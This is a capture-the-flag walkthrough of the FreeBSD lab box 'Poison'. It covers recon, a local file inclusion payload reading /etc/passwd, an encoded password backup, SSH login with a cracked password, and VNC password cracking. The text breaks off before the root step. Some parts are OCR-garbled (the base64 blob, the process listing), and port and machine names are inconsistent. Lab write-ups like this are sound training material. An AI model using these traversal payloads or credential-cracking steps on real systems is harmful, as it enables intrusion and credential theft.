


CTF Walkthrough: Poison

Introduction

Specifications	Weakness	Contents
<ul style="list-style-type: none">Target OS: FreeBSDServices: SSH; HTTP;IP address: 10.10.10.84Difficulty: Medium	<ul style="list-style-type: none">LFIToo verbose answers (HTTP)VncViewer	<ul style="list-style-type: none">Getting userGetting root



The following writeup shows the process I used to capture the user and root flags **on stratosphere machine at @ 10.10.10.84**

This document contains my field notes I took when I was working through the box.

My way of thinking

The first step consists of the reconnaissance phase as ports scanning, banner grabbing, misconfigurations and so on. The second one to find the weakness, then, the attack itself, finally the privileges escalation called "post exploitation phase".



Ports scanning: Recon

During this steep we are going to identify the target to see what we have behind the IP address.

```
root@kali:/home/drx# nmap -sS -sV -O 10.10.10.84
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-02 15:56 CEST
Nmap scan report for 10.10.10.84
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.70%E=4%D=7/2%OT=22%CT=1%CU=33853%PV=Y%DS=2%DC=I%G=Y%TM=5B3A2F24
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=107%TI=Z%CI=Z%II=RI%TS=21)OP
OS:S(01=M54DNW6ST11%02=M54DNW6ST11%03=M280NW6NNT11%04=M54DNW6ST11%05=M218NW
OS:6ST11%06=M109ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)EC
OS:N(R=Y%DF=Y%T=40%W=FFFF%0=M54DNW6SLL%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=FFFF%S=0%A=S+%F=AS%0=M109NW6ST11%RD
OS:=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T7(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=38%UN=0%R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=40%CD=S)
```

Network Distance: 2 hops
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address scanned (1 host up) scanned in 25.80 seconds


The nmap output

BTW, the results are above:

Explanations

- The remote system is a FreeBSD
- On the system we have a webserver on **port 80 – Apache Httpd-2.4.29**
- A remote access SSH: OpenSSH 7.2 on **port 22**

Enumeration



In this step, we are going to go more deeply on our findings above.

Step 1. The SSH Service: Port 22

The result of our SSH's test.

```
root@kali:/home/drX# ssh test@10.10.10.84
The authenticity of host '10.10.10.84 (10.10.10.84)' can't be established.
ECDSA key fingerprint is SHA256:rhYtpHzkd9nBm0tN7+ft0JiVAu8qnywLb48Glz4jZ8c.
Are you sure you want to continue connecting (yes/no)?
```

The SSH output

We can confirm that the SSH service is working.

Step 2 The web service

A. The check in our Browser: HTTP port 80

The screenshot shows a web browser window with the URL `http://10.10.10.84/` in the address bar. The page title is "Temporary website to test local .php scripts.". Below the title, there is a form with the following fields:

- Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php
- Scriptname:
- Submit

The browser's answer

The result shows us the webpage Poison We can also say that it's a basic page to test PHP files.



Further enumeration

During this step, we are going to analyze more in deep the website. We are surely find the weakness during the process.



At first, we would like to see the structure of the website, then, the different requests.

1. The website on port 80

a) The structure (The tree)

At first, let's check the structure of the web site. To do that, we used Dirbuster. The result is presented below:

Directory Structure	Response Code	Response Size
index.php	200	486
info.php	200	488
browse.php	200	346
phpinfo.php	200	512
ini.php	200	194

The Tree

We can see that we have one function called “**Browse.php**” which is the heart for the function of the website. It allows to take a PHP file and test it. Let's see what could we do next.

b) Test the browse function

Let's see if we can browse an empty request. To do that, we just used our browser:

A screenshot of a web browser window. The address bar shows "http://10.10....se.php?file=". Below the address bar is a navigation bar with icons for back, forward, and search. The main content area displays a warning message: "Warning: include(): Filename cannot be empty in /usr/local/www/apache24/data/browse.php on line 2". Below this, another warning message is partially visible: "Warning: include(): Failed opening ". The browser's status bar at the bottom shows various links like "Most Visited", "Offensive Security", "Kali Linux", etc.

The robots file

We can see that during this test, we have some programming errors. It's normal but it told us that a **potentially weakness calls LFI**. Let's continue....

c) Test the info page

Let's browse this page discovered during the last steps. According to the name, maybe it will gonna tell us some more info.

A screenshot of a web browser window. The address bar shows two tabs: 'http://10.10.10.84/info.php' and 'http://10.10.10.84/'. The main content area displays search results from exploit-db.com for 'FreeBSD Poison'. The results list several exploit scripts, each with a title, description, and download link. The browser interface includes standard navigation buttons (back, forward, search) and a menu bar.

The test info

The result gave us the OS of the remote target. Nothing very interesting for us.

d) Test the init page

Let's now test the main page.

The init page

As we can see, we can see all functions used in the website with their parameters. That's huge info for us. We can deduce the mechanism behind the hood.

e) Test listfiles.php

Let's test the function which call all its little brothers.

```
Array ( [0] => . [1] => .. [2] => browse.php [3] => index.php [4] => info.php [5] => ini.php [6] => listfiles.php [7] => phpinfo.php => pwdbbackup.txt )
```

Monitoring link

As we can see, we have the tree of the all functions used with their arrays. The most important thing is the file we found called: “ **pwdbbackup.txt** ”. So, the next step is to see more in deep the text file.

2. Test of the text file

Let's see what **the txt file** is. Just browse the file with the browse function. Let's go like that:

This password is secure, it's encoded atleast 13 times.. what could go wrong really..
Vm0wd2QyUXIVWGxWV0d4WF1URndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWwnRjRWRTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFzaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVvdXeGFTMVZHwKzoTIZGSIRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRIrnBey0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxBpFprV0dWSFjsUk5WbkjZVmpKMGEWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqrldjd3BqUjj0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1tdFpWa2w1WVVA
T1YwMUcKV2t4V2JGchJWMGRXU0dSSGJFNWISWEEyVmpKMFIxRKhXbljTV0hCV1ltczFSVmxzVm5k
WFjsbDVDbVJIT1ZkTljFWjRWbTEwTkZkRwpXb5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6Vji1U2FsSlhVbGRVVMxwelRrWlpIVTVWT1ZwV2EydxFXVlZhCmExWXdNVWNLVj0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmjTjNWbXBLTudJeFVYaglSbVJWWVRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDfaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFjsWnhVbXM1YW1RelFtaFZiVEZQVkJaawpXR1ZHV210TmjFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO Ukd4RVdub3dP

The encoded password

As we can see in the capture, that we have the **password of the user of the box**. This password is encoded 13 times in base64.... We are going next to decode it.

The Weakness: Breach detected



In this part, we are going to talk about the weakness to find the user of the box.

That's the entry point of the intrusion

LFI: Local File Inclusion

For more details about it, I invite you to read these articles at the addresses:

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion

<https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601>

<https://highon.coffee/blog/lfi-cheat-sheet/>

The cheek in

To check that, we are going to use **fimap** which is available in KALI. So, let's roll ;)

Please let's found the following test:

```
drx@kali:~/Documents/pentesting/tools/web/LFISuite$ fimap -u http://10.10.10.84/browse.php?file=
fimap v.1.00_svn (My life for Air)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

SingleScan is testing URL: 'http://10.10.10.84/browse.php?file='
[14:35:08] [OUT] Inspecting URL 'http://10.10.10.84/browse.php?file='...
[14:35:08] [INFO] Fiddling around with URL...
[14:35:08] [OUT] [PHP] Possible file inclusion found! -> 'http://10.10.10.84/browse.php?file=XBns1MyP' with Parameter
file'.
[14:35:08] [OUT] [PHP] Identifying Vulnerability 'http://10.10.10.84/browse.php?file=' with Parameter 'file'...
[14:35:08] [INFO] Scriptpath received: '/usr/local/www/apache24/data'
[14:35:08] [INFO] Operating System is 'Unix-Like'.
[14:35:08] [INFO] Testing file '/etc/passwd'...
[14:35:08] [INFO] Testing file '/proc/self/environ'...
[14:35:08] [INFO] Testing file 'php://input'...
[14:35:08] [INFO] Testing file '/var/log/apache2/access.log'...
[14:35:08] [INFO] Testing file '/var/log/apache/access.log'...
[14:35:08] [INFO] Testing file '/var/log/httpd/access.log'...
[14:35:08] [INFO] Testing file '/var/log/apache2/access_log'...
[14:35:08] [INFO] Testing file '/var/log/apache/access_log'...
[14:35:08] [INFO] Testing file '/var/log/httpd/access_log'...
[14:35:08] [INFO] Testing file '/apache/logs/access.log'...
[14:35:08] [INFO] Testing file '/apache/logs/access_log'...
[14:35:09] [INFO] Testing file '/apache2/logs/access.log'...
[14:35:09] [INFO] Testing file '/apache2/logs/access_log'...
[14:35:09] [INFO] Testing file '/etc/httpd/logs/access_log'...
[14:35:09] [INFO] Testing file '/etc/httpd/logs/access.log'...
[14:35:09] [INFO] Testing file '/var/httpd/logs/access_log'...
[14:35:09] [INFO] Testing file '/var/httpd/logs/access.log'...
[14:35:09] [INFO] Testing file '/var/www/logs/access_log'...
[14:35:10] [INFO] Testing file '/var/www/logs/access.log'...
[14:35:10] [INFO] Testing file '/usr/local/apache/logs/access_log'...
```

The LFI test

Now let's use our browser to test our finding

The screenshot shows a web browser window with the following details:

- URL: http://10.10.10.84/browse.php?file=../../../../etc/passwd
- Page Content: The browser is displaying the contents of the /etc/passwd file. The output is extremely long and contains numerous lines of text, including:

```
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $ # root:*:0:0:Charlie &:/root:/bin
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin operator:*:2:5:System &:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin games:*:7:13:Ga
Subsystem:/usr/sbin/nologin man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin sshd:*:22:22:Secure S
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin mailnull:*:26:26:Sendmail De
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nol
/usr/sbin/nologin_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin_dhcp:*:65:65:dhcp programs:/v
/spool/uucppublic:/usr/local/libexec/uucp/uucico pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin audite
/nologin www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin_ypldap:*:160:160:YP LDAP unprivile
unprivileged user:/var/empty:/usr/sbin/nologin nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nol
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin avahi:*:558:558:Avahi Daemon User:/n
Owner:/nonexistent:/usr/sbin/nologin charix:*:1001:1001:charix:/home/charix:/bin/csh
```

The LFI exploit

As we can see on the capture, we found the username of the box. **It's Charix**. So, the next step is to crack the password we found to be connected in SSH ;)



Exploitation: Houston, We Have a Shell

With all information we've got, we can make our intrusion on the remote system. We **are going crack the password** before **get in** with it ;)

YOU HAVE BEEN HACKED !

Cracking the password

In order to crack it we did it on the specialize website.



The cracked password

Intrusion by SSH

So before to get in, let's resume what we have.

User: Charix

Password: Charix!2#4%6&8(0

Ssh: port 22

Let's connect to the remote machine to get in. Please find the capture bellow:

```
drx@kali:~/Bureau$ ssh -l charix 10.10.10.84
The authenticity of host '10.10.10.84 (10.10.10.84)' can't be established.
ECDSA key fingerprint is SHA256:rhYtpHzkd9nBm0tN7+ft0JiVAu8qnywLb48Glz4jZ8c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.84' (ECDSA) to the list of known hosts.

Password for charix@Poison:
Last login: Mon Jul  2 17:33:52 2018 from 10.10.10.84
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories: https://www.FreeBSD.org/security/
FreeBSD Handbook: https://www.FreeBSD.org/handbook/
FreeBSD FAQ: https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums: https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with: pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed: freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages: man man
FreeBSD directory layout: man hier

Edit /etc/motd to change this login announcement.
If you `set watch = (@ any any)' in tcsh, you will be notified when
someone logs in or out of your system.
charix@Poison:~ %
```

We are in !

```
charix@Poison:~ % id
uid=1001(charix) gid=1001(charix) groups=1001(charix)
charix@Poison:~ %
```

Post exploitation : ID user



Privilege Escalation

Once in we had to find some flags. The first one was the user flag, and the second one, the root flag of the machine.

- The user flag was easy because we found the user directory and the text file were in it.
- The root flag is more complex! One indication was given ;)

Catch the user flag



Always know where you are and where you want to go!!

Ok, so we just wanna browse the user (**charix**) directory to catch his flag.

```
charix@Poison:~ % ls
linuxprivchecker.py      output.txt          secret.zip
ok                      secret
charix@Poison:~ % cat user.txt
eaacdfb2d141b72a589233063604209c
charix@Poison:~ %
```

The user flag

HouRRRRRRa 

Catch the root flag

In this last part we gonna see how to get root. Let's talk about this topic.

The first thing we can do is to see a file in the home user called “**secret**”. Then, download it in our local machine to crack it ;)



The tool used is **vncpwd** coded in C. Please find below the link of the tool:

<https://github.com/jeroennijhof/vncpwd>

Cracking stuff

Let's crack the password of the file. Before it, we compiled it with **GCC**

Let's crack it ;)

```
root@kali:/home/drx/Bureau/vncpwd# gcc -o vncpwd vncpwd.c d3des.c
root@kali:/home/drx/Bureau/vncpwd# ls
d3des.c d3des.h LICENSE Makefile README vncpwd vncpwd.c
root@kali:/home/drx/Bureau/vncpwd# ./vncpwd
Usage: vncpwd <password file>
root@kali:/home/drx/Bureau/vncpwd# ./vncpwd /home/drx/Bureau/secret
Password: VNCP@$!
```

Vncpwd

Ok, we have now the password of VNC remote controller. So, let's search the process!!

Road of the root

Let's continue our trip to the root. According to the previous step, let's search VNC processes.

The beginning of the command:

```
charix@Poison:~ % ps aux
USER PID %CPU %MEM VSZ nsi RSS CTT STATI STARTED ali Doc TIME COMMAND Exploit-DB Aircrack-ng Kali Forums Net
root 11 100.0 0.0 0 16 - RL 12:39 84:42.52 [idle]
root 12 Arro[0..1> . [1] 0> . 736 => lWlows12:39 [3] =>28:63x.printf4] => info.php [5] => ini.php [6] => listfile
root 0=> p0db-0clouptxt0) 160 - DLs 12:39 0:00.02 [kernel]
root 1 0.0 0.1 5408 1040 - SLs 12:39 0:00.02 /sbin/init --
root 2 0.0 0.0 0 16 - DL 12:39 0:00.00 [crypto]
root 3 0.0 0.0 0 16 - DL 12:39 0:00.00 [crypto returns]
root 4 0.0 0.0 0 32 - DL 12:39 0:00.75 [cam]
root 5 0.0 0.0 0 16 - DL 12:39 0:00.00 [mpt_recovery0]
root 6 0.0 0.0 0 16 - DL 12:39 0:00.00 [sctp_iterator]
root 7 0.0 0.0 0 16 - RL 12:39 0:01.71 [rand_harvestq]
root 8 0.0 0.0 0 16 - DL 12:39 0:00.00 [soaiod1]
root 9 0.0 0.0 0 16 - DL 12:39 0:00.00 [soaiod2]
root 10 0.0 0.0 0 16 - DL 12:39 0:00.00 [audit]
root 13 0.0 0.0 0 48 - DL 12:39 0:00.01 [geom]
root 14 0.0 0.0 0 160 - DL 12:39 0:00.42 [usb]
root 15 0.0 0.0 0 16 - DL 12:39 0:00.00 [soaiod3]
root 16 0.0 0.0 0 16 - DL 12:39 0:00.00 [soaiod4]
root 17 0.0 0.0 0 48 - DL 12:39 0:00.25 [pagedaemon]
root 18 0.0 0.0 0 16 - DL 12:39 0:00.00 [vmdaemon]
root 19 0.0 0.0 0 16 - DL 12:39 0:00.00 [pagezero]
root 20 0.0 0.0 0 32 - DL Host 12:39 up (0:00.15 [bufdaemon]
root 21 0.0 0.0 0 16 - DL 12:39 0:00.02 [bufspacedaemon]
root 22 0.0 0.0 0 16 - DL PORT 12:39 STAGE 0:04.38 [syncer]
root 23 0.0 0.0 0 16 - DL 12:39 open 0:00.312 [vnrlru]
root 319 0.0 0.5 9560 5052 - Ss 12:39 0:00.49 /sbin/devd
root 390 0.0 0.2 10500 2448 - Ss Nma 12:39 0:00.26 /usr/sbin/syslogd -c /usr/local/share/
root 543 0.0 0.5 56320 5404 - S root 12:40 0:04.64 /usr/local/bin/vmtoolsd -c /usr/local/share/
root 620 0.0 0.7 57812 7052 - Ss 12:40 0:00.29 /usr/sbin/sshd
root 627 0.0 0.8 85228 7768 - Is 12:40 0:00.03 sshd: charix [priv] (sshd)
root 629 0.0 0.8 85228 7772 - Is 12:40 0:00.02 sshd: charix [priv] (sshd)
```

Process 1

The end of the command:

```
root 3584 0.0 0.7 61264 7344 - Ss 14:06 0:00.02 sshd: [accepted] (sshd)
sshd se 3585 0.0 0.7 61264 7372 - S 14:06 0:00.01 sshd: [net] (sshd)
root 529 0.0 0.9 23620 9032 v0- I 12:40 0:00.24 Xvnc :1 -desktop X -httpd /usr/local/share/tight
root 540 0.0 0.7 67220 7064 v0- I 12:40 0:00.10 xterm -geometry 80x24+10+10 -ls -title X Desktop
root 541 0.0 0.5 37620 5312 v0- I 12:40 0:00.02 twm
root 744 0.0 0.2 10484 2076 v0 Is+ 12:42 0:00.00 /usr/libexec/getty Pc ttv0
root 745 0.0 0.2 10484 2076 v1 Is+ 12:42 0:00.00 /usr/libexec/getty Pc ttv1
root 746 0.0 0.2 10484 2076 v2 Is+ 12:42 0:00.00 /usr/libexec/getty Pc ttv2
root 747 0.0 0.2 10484 2076 v3 Is+ 12:42 0:00.00 /usr/libexec/getty Pc ttv3
root 748 0.0 0.2 10484 2076 v4 Is+ 12:42 0:00.00 /usr/libexec/getty Pc ttv4
root 749 0.0 0.2 10484 2076 v5 Is+ 12:42 0:00.00 /usr/libexec/getty Pc ttv5
root 750 0.0 0.2 10484 2076 v6 Is+ 12:42 0:00.00 /usr/libexec/getty Pc ttv6
root 751 0.0 0.2 10484 2076 v7 Is+ 12:42 0:00.00 /usr/libexec/getty Pc ttv7
root 553 0.0 0.4 19660 3620 0 Is+ 12:40 0:00.02 -csh (csh)
charix 635 0.0 0.4 19660 3788 1 Is+ 12:40 0:00.18 -csh (csh)
charix 659 0.0 0.4 19660 3604 2 Is+ 12:41 0:00.03 -csh (csh)
charix 798 0.0 0.6 32316 5840 2 T Host 12:44 up (0:00.51 Intel Celeron 2910M 2.97GHz - 82 12:34 2018) wget http://10.10.16.20:9999/LinEnum.sh
```

Process_2

Ok, good news, we have found the VNC process. It's in details **Xvnc**. So, let's continue like that to the root.

We searched the local port of VNC in local machine. It reveals that's under 5900 to 5906. So, we tested with NMAP.

```
root@kali:/home/drx# nmap -p 5900 10.10.10.84
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-03 12:09 CEST
Nmap scan report for 10.10.10.84
Host is up (0.015s latency).

PORT      STATE SERVICE
5900/tcp  closed  vnc

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
root@kali:/home/drx# nmap -p 5901 10.10.10.84
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-03 12:14 CEST
Nmap scan report for 10.10.10.84
Host is up (0.015s latency).

PORT      STATE SERVICE
5901/tcp  closed  vnc-1

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
root@kali:/home/drx# nmap -p 5902 10.10.10.84
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-03 12:14 CEST
Nmap scan report for 10.10.10.84
Host is up (0.015s latency).


PORT      STATE SERVICE
5902/tcp  open   vnc-2

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

VNC ports Scan

As we can see, the only available port is **5902**. So, let's connect to it! We have the password we cracked before.

```
Vncviewer -passwd secret 127.0.0.1:5901
```



Execution and catch the root flag

